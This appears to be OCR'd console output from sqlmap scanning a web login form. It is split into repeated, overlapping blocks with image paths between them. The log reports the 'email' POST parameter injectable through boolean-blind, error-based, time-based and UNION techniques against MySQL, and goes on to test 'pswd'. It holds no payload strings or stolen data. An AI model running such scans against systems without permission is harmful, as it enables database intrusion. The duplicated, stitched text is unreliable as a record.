[20:44:34] [INFO] testing for SQL injection on POST parameter 'email'
[20:44:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:44:35] [INFO] POST parameter 'email' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string=" Your Password is incorrect !!")
[20:44:35] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[20:46:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:46:26] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:46:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:46:26] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:46:26] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[20:46:26] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:46:26] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[20:46:26] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[20:46:26] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:46:26] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:46:26] [INFO] POST parameter 'email' is 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[20:46:26] [INFO] testing 'Generic inline queries'
[20:46:26] [INFO] testing 'MySQL inline queries'
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[20:46:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[20:46:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:46:37] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:46:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```



```
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:46:37] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:46:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:46:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:46:37] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[20:46:37] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[20:46:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[20:46:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[20:46:58] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[20:46:58] [INFO] target URL appears to be UNION injectable with 3 columns
[20:46:59] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[20:46:59] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:46:59] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:46:59] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:47:00] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:47:00] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:47:01] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:47:01] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:47:02] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[20:47:09] [INFO] testing if POST parameter 'pswd' is dynamic
[20:47:09] [WARNING] POST parameter 'pswd' does not appear to be dynamic
[20:47:09] [WARNING] heuristic (basic) test shows that POST parameter 'pswd' might not be injectable
[20:47:09] [INFO] testing for SQL injection on POST parameter 'pswd'
[20:47:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:47:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:47:09] [INFO] testing 'Generic inline queries'
[20:47:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:47:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:47:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[20:47:12] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[20:47:14] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:47:16] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:47:18] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:47:19] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:47:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:47:23] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:47:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
```




```
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[20:47:26] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[20:47:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:47:27] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:47:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:47:30] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:47:31] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[20:47:32] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:47:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[20:47:34] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[20:47:35] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:47:36] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:47:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:47:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:47:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[20:47:41] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[20:47:43] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:47:44] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[20:47:45] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[20:47:46] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[20:47:47] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[20:47:47] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[20:47:47] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[20:47:47] [INFO] testing 'MySQL >= 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'
[20:47:47] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'
[20:47:47] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[20:47:47] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[20:47:47] [INFO] testing 'MySQL inline queries'
[20:47:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[20:47:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[20:47:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[20:47:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[20:47:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[20:47:50] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[20:47:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:47:52] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[20:47:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
```




Select Command Prompt

```
[20:46:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:46:37] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:46:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:46:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:46:37] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[20:46:37] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[20:46:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[20:46:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[20:46:58] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[20:46:58] [INFO] target URL appears to be UNION injectable with 3 columns
[20:46:59] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[20:46:59] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:46:59] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:46:59] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:47:00] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:47:00] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:47:01] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:47:01] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:47:02] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[20:47:09] [INFO] testing if POST parameter 'pswd' is dynamic
[20:47:09] [WARNING] POST parameter 'pswd' does not appear to be dynamic
[20:47:09] [WARNING] heuristic (basic) test shows that POST parameter 'pswd' might not be injectable
[20:47:09] [INFO] testing for SQL injection on POST parameter 'pswd'
[20:47:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:47:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:47:09] [INFO] testing 'Generic inline queries'
[20:47:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:47:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:47:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[20:47:12] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[20:47:14] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:47:16] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:47:18] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:47:19] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:47:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:47:23] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:47:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
```




Select Command Prompt


```
[20:47:25] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[20:47:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[20:47:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[20:47:26] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[20:47:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:47:27] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:47:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:47:30] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:47:31] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[20:47:32] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:47:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[20:47:34] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[20:47:35] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:47:36] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:47:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:47:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
